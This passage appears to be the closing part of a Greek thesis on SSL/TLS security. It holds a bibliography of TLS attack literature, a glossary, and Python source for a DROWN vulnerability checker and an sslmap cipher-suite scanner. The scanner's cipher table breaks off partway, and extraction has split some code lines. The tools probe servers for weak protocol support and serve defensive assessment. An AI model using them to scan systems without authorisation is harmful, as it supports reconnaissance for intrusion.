Gubbi, Jayavardhana; Buyya, Rajkumar; Marusic, Slaven; Palaniswami, Marimuthu (2013). "Internet of Things (IoT): A vision, architectural elements, and future directions". Future Generation Computer Systems **29** (7): 1645–1660.

Hacker Intelligence Initiative, (2015), Attacking SSL when using RC4, Imperva

Hoban A., (2010), “Using Intel® AES New Instructions and PCLMULQDQ to Significantly Improve IPSec Performance on Linux“, Intel Corporation, http://www.intel.com/content/dam/www/public/us/en/documents/white-papers/aes-ipsec-performance-linux-paper.pdf

Kario H. (2013), tlslite-ng suite https://github.com/tomato42/tlslite-ng, github

Kasherginsky P., (2010), sslmap, http://thesprawl.org/projects/sslmap/,

Lemsitzer, Wolkerstorfer, Felber, Braendli, (2007), Multi-gigabit GCM-AES Architecture Optimized for FPGAs, CHES '07: Proceedings of the 9th international workshop on Cryptographic Hardware and Embedded Systems

Linden G., (2006), http://glinden.blogspot.gr/2006/11/marissa-mayer-at-web-20.html, glinden.blogspot.gr

Liddle J., (2008), Amazon found every 100ms of latency cost them 1% in sales., http://blog.gigaspaces.com/amazon-found-every-100ms-of-latency-cost-them-1-in-sales/, Gigaspaces

Menezes A.J., P. C. V. Oroschot, and S.A. Vanstone., (1997), Handbook of applied cryptography. CRC Press

Mitls, (2015), *"State Machine AttACKs against TLS (SMACK TLS)". smacktls.com.*

Möller B., Duong T., Kotowicz K. (2014), “This POODLE Bites: Exploiting The SSL3.0 Fallback”, Google

Mowery K. et al, (2012), “Are AES x86 Cache Timing Attacks Still Feasible?”, *University of California San Diego*

Netscape Corporation, (1997), "THE SSL PROTOCOL". Archived from the original 2007

Network Working Group (2000). "HTTP Over TLS". The Internet Engineering Task Force.

OpenSSL.org, (2014), *"OpenSSL Security Advisory [07 Apr 2014]"*.

OpenSSL.org, (2014), *"TLS heartbeat read overrun (CVE-2014-0160)"*.

Prado A., Harris N., Gluck Y., (2013), “SSL gone in 30 seconds: A BREACH beyond CRIME”, Blackhat USA

Ray M., Dispensa S, (2009), Renegotiating TLS, PhoneFactor

Redhat Support Team , (2014), POODLE: SSLv3 vulnerability, Redhat Knowledgebase

Rescorla E., RTFM Inc., (2016), The Transport Layer Security (TLS) Protocol Version 1.3, Github

Rizzo J., Thai D., (2012) "The CRIME attack". Ekoparty. *Retrieved September 21, 2012* – via Google Docs.

Salowey J., Choudhury A., McGrew, (2008) AES Galois Counter Mode (GCM) Cipher Suites for TLS, IETF

Schneier B., (1996), Applied Cryptography, 2nd edition, p.758, Wiley

Shen C., Nahum E., et al, (2011), The Impact of TLS on SIP Server Performance, Department of Computer Science, Columbia University

Sullivan N., (2016), NGINX + HTTPS 101: The basics & getting started, p.12, Slideshare.net

Thai D. and Rizzo J (2011), BEAST, http://www.educatedguesswork.org/2011/09/security_impact_of_the_rizzodu.html

Thai D. and Rizzo J., (2011), "Here Come The ⊕ Ninjas", Bugzilla@Mozilla

Trustworthy Internet Movement, (2016), SSL Pulse - Survey of the SSL Implementation of the Most Popular Web Sites, Trustworthy Internet Movement

Tilborg van H., Jajodia S., (2011) Encyclopedia of Cryptography and Security Volume 1, p. 793, Springer

US-CERT/NIST , (2014), gotofail https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-1266, National Vulnerability Database

Vanhoef M., Piessens F., (2015), All Your Biases Belong to Us: Breaking RC4 in WPA-TKIP and TLS, 24th USENIX Security Symposium

Λιμνιώτης Κ., (2014), 3η Διάλεξη Θ.Ε. Κρυπτογραφίας, Ανοικτό Πανεπιστήμιο Κύπρου

Α1. Ορολογίες

- Cipher - Κρυπτογραφικός αλγόριθμος
- Ciphersuite - Κρυπταλγοριθμική σουίτα
- Padding - Συμπλήρωση bits ώστε να φτάσει ένα μήνυμα στο επιθυμητό μέγεθος μπλοκ κρυπτογράφησης.
- Κρυπτογραφία (cryptography) – Η μελέτη των μεθόδων κρυπτογράφησης μηνυμάτων και των αρχών που τις διέπουν
- Κρυπτανάλυση (cryptanalysis) – Η μελέτη των αρχών και των μεθόδων που αποσκοπούν στην αποκρυπτογράφηση χωρίς να είναι γνωστό το κλειδί.
- Κλειδί – Μυστική πληροφορία που γνωρίζει μόνο ο αποστολέας και ο παραλήπτης ενός κρυπτογραφημένου μηνύματος. Χρησιμοποιείται στην κρυπτογράφηση και στην αποκρυπτογράφηση ενός μηνύματος
- SSL - Secure Socket Layer
- TLS - Transport Layer Security
- Master Secret – Κύριο μυστικό συμμετρικό κλειδί που μοιράζονται ο πελάτης και ο εξυπηρετητής σε μία σύνδεση SSL/TLS
- Message Authentication Codes – Κώδικες Αυθεντικοποίησης Μηνυμάτων
- PKI – Υποδομές Δημοσίου Κλειδιού
- X509 – Διεθνές πρότυπο που καθορίζει τον τρόπο λειτουργίας των Υποδομών Δημοσίου Κλειδιού

Α2. Κώδικας εργαλείου ssldrowncheck

Ο κώδικας του εργαλείου “ssldrowncheck” που παρατίθεται ακολούθως βρίσκεται επίσης στην τοποθεσία https://github.com/ioef/ssldrowncheck/blob/master/ssldrowncheck.py

```
#!/usr/bin/env python
# Created by ioef - Efthimios Iosifidis
# Tool for checking the DROWN attack on a specific host

import socket,binascii,string,sys,csv
from optparse import OptionParser



cipher_suites = {
'010080': 'SSL2_RC4_128_WITH_MD5',
'020080': 'SSL2_RC4_128_EXPORT40_WITH_MD5',
'030080': 'SSL2_RC2_CBC_128_CBC_WITH_MD5',
'040080': 'SSL2_RC2_CBC_128_CBC_WITH_MD5',
'050080': 'SSL2_IDEA_128_CBC_WITH_MD5',
'060040': 'SSL2_DES_64_CBC_WITH_MD5',
'0700C0': 'SSL2_DES_192_EDE3_CBC_WITH_MD5',
'080080': 'SSL2_RC4_64_WITH_MD5',

}


ssl2_handshakepkt='\x80\x2c\x01\x00\x02\x00\x03\x00\x00\x00\x20'

# NULL string used as handshake challenge
challenge = '\x00' * 32



def main():

    # Parse scan parameters
    parser = OptionParser(usage='%prog host [options]', description='A
simple Checker for the SSL/TLS Drown vulnerability')
    parser.add_option("--port", dest="port", help="port", default = 443,
type="int", metavar="443")



    (options, arguments) = parser.parse_args()


    # Perform checks on user input
    #check the length of the arguments list
    if len(arguments) < 1:
        parser.print_help()
        exit(1)
```

```
    #retrieve the first argument which is the IP address
    host = arguments[0]

    port = options.port

    vuln = False

    vulnlist=[]

    print("Performing DROWN attack check for host:%s on
port:%s"%(host,port))

    for cipher_id, ciphersuite in cipher_suites.iteritems():

        print("Currently Checking Ciphersuite:%s"%(ciphersuite))

        cipher = binascii.unhexlify(cipher_id)

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

        try:

            s.connect((host, port))

        except socket.error, msg:
            print "[!] Could not connect to target host: %s" % msg
            s.close()
            sys.exit(1)


        s.send(ssl2_handshakepkt+cipher+challenge)

        data =' '

        try:
            data = s.recv(1)

        except socket.error, msg:
            s.close()


        # TLS/SSLv3 Server Hello
        if data == '\x16':
            print("Server version is the TLS/SSLv3. Not Vulnerable!")
        elif data == '\x15':
            print("Received Alert Error Message")
        elif data == ' ':
            print("Didn't receive response! Exiting...")
            exit(1)
        # SSLv2 Server Hello
        else:
            data = s.recv(8)
            data = s.recv(2)
            #check the cipherspec length field for having the value 3
            if (data == '\x00\x03') | (data == '\x00\x06'):
                vuln=True
                vulnlist.append(cipher_id)

            else:
                #print("Server Not Vulnerable!")
                pass
```

```
        s.close()

    #leave only the unique items in the list
    vulnlist = list(set(vulnlist))


    if (vuln==True):
        print("\n")
        print("Server Found Vulnerable since it uses the following
Algorithms:")
        print("-----------------------------------------------------------------
--------")
        for i in vulnlist:
            print("[*] Cipher id: 0x%s, Ciphersuite:
%s"%(i,cipher_suites[i]))
    else:
        print("\n")
        print("The Server is not Vulnerable. Exiting...")

    print("\n")

if __name__ == '__main__':
    main()
```

Α3. Κώδικας εργαλείου sslmap

Στα πλαίσια της διατριβής ενημερώθηκε το sslmap ώστε να υποστηρίζει έναν σημαντικό αριθμό από επισφαλείς κρυπτογραφικές σουίτες που χρησιμοποιούνται ακόμη και σήμερα. Το εργαλείο το οποίο βρίσκεται στην τοποθεσία https://github.com/ioef/sslmap/blob/master/sslmap.py παρατίθεται επίσης ακολούθως:

```
#!/usr/bin/env python
# sslmap.py v0.2.0 - Lightweight TLS/SSL cipher suite scanner.
#             * Uses custom TLS/SSL query engine for increased
reliability/speed
#               (No need for third-party libraries such as OpenSSL)
#             * Tests for 200+ known cipher suites.
#             * Capable of discovering undocumented cipher suites.
#             * Advises on cipher suite security based on Protocol, Key
Exchange,
#               Authentication, Encryption algorithm, and other parameters.
#             * Configurable handshake versions (e.g. TLSv1.1, SSLv2.0)
# usage: sslmap.py --host gmail.com --port 443
#        sslmap.py --help
#
# author: iphelix
# update: Dr_Ciphers - iosifidise@gmail.com

import socket,binascii,string,sys,csv
from optparse import OptionParser

# Standard TLS/SSL handshake
handshake_pkts = {
"TLS v1.3": '\x80\x2c\x01\x03\x04\x00\x03\x00\x00\x00\x20',
"TLS v1.2": '\x80\x2c\x01\x03\x03\x00\x03\x00\x00\x00\x20',
"TLS v1.1": '\x80\x2c\x01\x03\x02\x00\x03\x00\x00\x00\x20',
"TLS v1.0": '\x80\x2c\x01\x03\x01\x00\x03\x00\x00\x00\x20',
"SSL v3.0": '\x80\x2c\x01\x03\x00\x00\x03\x00\x00\x00\x20',
"SSL v2.0": '\x80\x2c\x01\x00\x02\x00\x03\x00\x00\x00\x20'
}

# NULL handshake challenge string
challenge = '\x00' * 32

# Cipher suite ids and names from wireshark/epan/dissectors/packet-ssl-
utils.c + GOST
# Classification is based OpenSSL's ciphers(1) man page.
# updated cipher suites from http://www.iana.org/assignments/tls-
parameters/tls-parameters.xhtml
cipher_suites = {
'000000': {'name': 'TLS_NULL_WITH_NULL_NULL', 'protocol': 'TLS', 'kx':
'NULL', 'au': 'NULL', 'enc': 'NULL', 'bits': '0', 'mac': 'NULL',
'kxau_strength': 'NULL', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'000001': {'name': 'TLS_RSA_WITH_NULL_MD5', 'protocol': 'TLS', 'kx': 'RSA',
'au': 'RSA', 'enc': 'NULL', 'bits': '0', 'mac': 'MD5', 'kxau_strength':
'HIGH', 'enc_strength': 'NULL', 'overall_strength': 'NULL'},
'000002': {'name': 'TLS_RSA_WITH_NULL_SHA', 'protocol': 'TLS', 'kx': 'RSA',
'au': 'RSA', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA', 'kxau_strength':
'HIGH', 'enc_strength': 'NULL', 'overall_strength': 'NULL'},
```

```
'000003': {'name': 'TLS_RSA_EXPORT_WITH_RC4_40_MD5', 'protocol': 'TLS',
'kx': 'RSA_EXPORT', 'au': 'RSA_EXPORT', 'enc': 'RC4_40', 'bits': '40',
'mac': 'MD5', 'kxau_strength': 'EXPORT', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'000004': {'name': 'TLS_RSA_WITH_RC4_128_MD5', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'RSA', 'enc': 'RC4_128', 'bits': '128', 'mac': 'MD5',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'000005': {'name': 'TLS_RSA_WITH_RC4_128_SHA', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'RSA', 'enc': 'RC4_128', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'000006': {'name': 'TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5', 'protocol': 'TLS',
'kx': 'RSA_EXPORT', 'au': 'RSA_EXPORT', 'enc': 'RC2_CBC_40', 'bits': '40',
'mac': 'MD5', 'kxau_strength': 'EXPORT', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'000007': {'name': 'TLS_RSA_WITH_IDEA_CBC_SHA', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'RSA', 'enc': 'IDEA_CBC', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000008': {'name': 'TLS_RSA_EXPORT_WITH_DES40_CBC_SHA', 'protocol': 'TLS',
'kx': 'RSA_EXPORT', 'au': 'RSA_EXPORT', 'enc': 'DES40_CBC', 'bits': '40',
'mac': 'SHA', 'kxau_strength': 'EXPORT', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'000009': {'name': 'TLS_RSA_WITH_DES_CBC_SHA', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'RSA', 'enc': 'DES_CBC', 'bits': '56', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'00000A': {'name': 'TLS_RSA_WITH_3DES_EDE_CBC_SHA', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'RSA', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00000B': {'name': 'TLS_DH_DSS_EXPORT_WITH_DES40_CBC_SHA', 'protocol':
'TLS', 'kx': 'DH', 'au': 'DSS', 'enc': 'DES40_CBC', 'bits': '40', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'00000C': {'name': 'TLS_DH_DSS_WITH_DES_CBC_SHA', 'protocol': 'TLS', 'kx':
'DH', 'au': 'DSS', 'enc': 'DES_CBC', 'bits': '56', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'00000D': {'name': 'TLS_DH_DSS_WITH_3DES_EDE_CBC_SHA', 'protocol': 'TLS',
'kx': 'DH', 'au': 'DSS', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00000E': {'name': 'TLS_DH_RSA_EXPORT_WITH_DES40_CBC_SHA', 'protocol':
'TLS', 'kx': 'DH', 'au': 'RSA', 'enc': 'DES40_CBC', 'bits': '40', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'00000F': {'name': 'TLS_DH_RSA_WITH_DES_CBC_SHA', 'protocol': 'TLS', 'kx':
'DH', 'au': 'RSA', 'enc': 'DES_CBC', 'bits': '56', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'000010': {'name': 'TLS_DH_RSA_WITH_3DES_EDE_CBC_SHA', 'protocol': 'TLS',
'kx': 'DH', 'au': 'RSA', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000011': {'name': 'TLS_DHE_DSS_EXPORT_WITH_DES40_CBC_SHA', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'DES40_CBC', 'bits': '40', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'000012': {'name': 'TLS_DHE_DSS_WITH_DES_CBC_SHA', 'protocol': 'TLS', 'kx':
'DHE', 'au': 'DSS', 'enc': 'DES_CBC', 'bits': '56', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
```

```
'000013': {'name': 'TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'DSS', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000014': {'name': 'TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'DES40_CBC', 'bits': '40', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'000015': {'name': 'TLS_DHE_RSA_WITH_DES_CBC_SHA', 'protocol': 'TLS', 'kx':
'DHE', 'au': 'RSA', 'enc': 'DES_CBC', 'bits': '56', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'000016': {'name': 'TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'RSA', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000017': {'name': 'TLS_DH_Anon_EXPORT_WITH_RC4_40_MD5', 'protocol': 'TLS',
'kx': 'DH', 'au': 'Anon', 'enc': 'RC4_40', 'bits': '40', 'mac': 'MD5',
'kxau_strength': 'MiM', 'enc_strength': 'EXPORT', 'overall_strength':
'EXPORT'},
'000018': {'name': 'TLS_DH_Anon_WITH_RC4_128_MD5', 'protocol': 'TLS', 'kx':
'DH', 'au': 'Anon', 'enc': 'RC4_128', 'bits': '128', 'mac': 'MD5',
'kxau_strength': 'MiM', 'enc_strength': 'MEDIUM', 'overall_strength':
'MiM'},
'000019': {'name': 'TLS_DH_Anon_EXPORT_WITH_DES40_CBC_SHA', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'DES40_CBC', 'bits': '40', 'mac':
'SHA', 'kxau_strength': 'MiM', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'00001A': {'name': 'TLS_DH_Anon_WITH_DES_CBC_SHA', 'protocol': 'TLS', 'kx':
'DH', 'au': 'Anon', 'enc': 'DES_CBC', 'bits': '56', 'mac': 'SHA',
'kxau_strength': 'MiM', 'enc_strength': 'LOW', 'overall_strength': 'MiM'},
'00001B': {'name': 'TLS_DH_Anon_WITH_3DES_EDE_CBC_SHA', 'protocol': 'TLS',
'kx': 'DH', 'au': 'Anon', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
'SHA', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH', 'overall_strength':
'MiM'},
'00001C': {'name': 'SSL_FORTEZZA_KEA_WITH_NULL_SHA', 'protocol': 'SSL',
'kx': 'FORTEZZA', 'au': 'KEA', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'00001D': {'name': 'SSL_FORTEZZA_KEA_WITH_FORTEZZA_CBC_SHA', 'protocol':
'SSL', 'kx': 'FORTEZZA', 'au': 'KEA', 'enc': 'FORTEZZA_CBC', 'bits': '80',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00001E': {'name': 'TLS_KRB5_WITH_DES_CBC_SHA', 'protocol': 'TLS', 'kx':
'KRB5', 'au': 'KRB5', 'enc': 'DES_CBC', 'bits': '56', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
'00001F': {'name': 'TLS_KRB5_WITH_3DES_EDE_CBC_SHA', 'protocol': 'TLS',
'kx': 'KRB5', 'au': 'KRB5', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000020': {'name': 'TLS_KRB5_WITH_RC4_128_SHA', 'protocol': 'TLS', 'kx':
'KRB5', 'au': 'KRB5', 'enc': 'RC4_128', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'000021': {'name': 'TLS_KRB5_WITH_IDEA_CBC_SHA', 'protocol': 'TLS', 'kx':
'KRB5', 'au': 'KRB5', 'enc': 'IDEA_CBC', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000022': {'name': 'TLS_KRB5_WITH_DES_CBC_MD5', 'protocol': 'TLS', 'kx':
'KRB5', 'au': 'KRB5', 'enc': 'DES_CBC', 'bits': '56', 'mac': 'MD5',
'kxau_strength': 'HIGH', 'enc_strength': 'LOW', 'overall_strength': 'LOW'},
```

```
'000023': {'name': 'TLS_KRB5_WITH_3DES_EDE_CBC_MD5', 'protocol': 'TLS',
'kx': 'KRB5', 'au': 'KRB5', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
'MD5', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000024': {'name': 'TLS_KRB5_WITH_RC4_128_MD5', 'protocol': 'TLS', 'kx':
'KRB5', 'au': 'KRB5', 'enc': 'RC4_128', 'bits': '128', 'mac': 'MD5',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'000025': {'name': 'TLS_KRB5_WITH_IDEA_CBC_MD5', 'protocol': 'TLS', 'kx':
'KRB5', 'au': 'KRB5', 'enc': 'IDEA_CBC', 'bits': '128', 'mac': 'MD5',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000026': {'name': 'TLS_KRB5_EXPORT_WITH_DES_CBC_40_SHA', 'protocol':
'TLS', 'kx': 'KRB5_EXPORT', 'au': 'KRB5_EXPORT', 'enc': 'DES_CBC_40',
'bits': '40', 'mac': 'SHA', 'kxau_strength': 'EXPORT', 'enc_strength':
'EXPORT', 'overall_strength': 'EXPORT'},
'000027': {'name': 'TLS_KRB5_EXPORT_WITH_RC2_CBC_40_SHA', 'protocol':
'TLS', 'kx': 'KRB5_EXPORT', 'au': 'KRB5_EXPORT', 'enc': 'RC2_CBC_40',
'bits': '40', 'mac': 'SHA', 'kxau_strength': 'EXPORT', 'enc_strength':
'EXPORT', 'overall_strength': 'EXPORT'},
'000028': {'name': 'TLS_KRB5_EXPORT_WITH_RC4_40_SHA', 'protocol': 'TLS',
'kx': 'KRB5_EXPORT', 'au': 'KRB5_EXPORT', 'enc': 'RC4_40', 'bits': '40',
'mac': 'SHA', 'kxau_strength': 'EXPORT', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'000029': {'name': 'TLS_KRB5_EXPORT_WITH_DES_CBC_40_MD5', 'protocol':
'TLS', 'kx': 'KRB5_EXPORT', 'au': 'KRB5_EXPORT', 'enc': 'DES_CBC_40',
'bits': '40', 'mac': 'MD5', 'kxau_strength': 'EXPORT', 'enc_strength':
'EXPORT', 'overall_strength': 'EXPORT'},
'00002A': {'name': 'TLS_KRB5_EXPORT_WITH_RC2_CBC_40_MD5', 'protocol':
'TLS', 'kx': 'KRB5_EXPORT', 'au': 'KRB5_EXPORT', 'enc': 'RC2_CBC_40',
'bits': '40', 'mac': 'MD5', 'kxau_strength': 'EXPORT', 'enc_strength':
'EXPORT', 'overall_strength': 'EXPORT'},
'00002B': {'name': 'TLS_KRB5_EXPORT_WITH_RC4_40_MD5', 'protocol': 'TLS',
'kx': 'KRB5_EXPORT', 'au': 'KRB5_EXPORT', 'enc': 'RC4_40', 'bits': '40',
'mac': 'MD5', 'kxau_strength': 'EXPORT', 'enc_strength': 'EXPORT',
'overall_strength': 'EXPORT'},
'00002C': {'name': 'TLS_PSK_WITH_NULL_SHA', 'protocol': 'TLS', 'kx': 'PSK',
'au': 'PSK', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA', 'kxau_strength':
'HIGH', 'enc_strength': 'NULL', 'overall_strength': 'NULL'},
'00002D': {'name': 'TLS_DHE_PSK_WITH_NULL_SHA', 'protocol': 'TLS', 'kx':
'DHE', 'au': 'PSK', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'00002E': {'name': 'TLS_RSA_PSK_WITH_NULL_SHA', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'PSK', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'00002F': {'name': 'TLS_RSA_WITH_AES_128_CBC_SHA', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'RSA', 'enc': 'AES_128_CBC', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000030': {'name': 'TLS_DH_DSS_WITH_AES_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'DH', 'au': 'DSS', 'enc': 'AES_128_CBC', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000031': {'name': 'TLS_DH_RSA_WITH_AES_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'DH', 'au': 'RSA', 'enc': 'AES_128_CBC', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000032': {'name': 'TLS_DHE_DSS_WITH_AES_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'DSS', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
```

'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000033': {'name': 'TLS_DHE_RSA_WITH_AES_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'RSA', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000034': {'name': 'TLS_DH_Anon_WITH_AES_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'DH', 'au': 'Anon', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH', 'overall_strength':
'MiM'},
'000035': {'name': 'TLS_RSA_WITH_AES_256_CBC_SHA', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'RSA', 'enc': 'AES_256_CBC', 'bits': '256', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000036': {'name': 'TLS_DH_DSS_WITH_AES_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'DH', 'au': 'DSS', 'enc': 'AES_256_CBC', 'bits': '256', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000037': {'name': 'TLS_DH_RSA_WITH_AES_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'DH', 'au': 'RSA', 'enc': 'AES_256_CBC', 'bits': '256', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000038': {'name': 'TLS_DHE_DSS_WITH_AES_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'DSS', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'000039': {'name': 'TLS_DHE_RSA_WITH_AES_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'DHE', 'au': 'RSA', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00003A': {'name': 'TLS_DH_Anon_WITH_AES_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'DH', 'au': 'Anon', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH', 'overall_strength':
'MiM'},
'00003B': {'name': 'TLS_RSA_WITH_NULL_SHA256', 'protocol': 'TLS', 'kx':
'RSA', 'au': 'RSA', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA256',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'00003C': {'name': 'TLS_RSA_WITH_AES_128_CBC_SHA256', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'RSA', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00003D': {'name': 'TLS_RSA_WITH_AES_256_CBC_SHA256', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'RSA', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00003E': {'name': 'TLS_DH_DSS_WITH_AES_128_CBC_SHA256', 'protocol': 'TLS',
'kx': 'DH', 'au': 'DSS', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00003F': {'name': 'TLS_DH_RSA_WITH_AES_128_CBC_SHA256', 'protocol': 'TLS',
'kx': 'DH', 'au': 'RSA', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'000040': {'name': 'TLS_DHE_DSS_WITH_AES_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
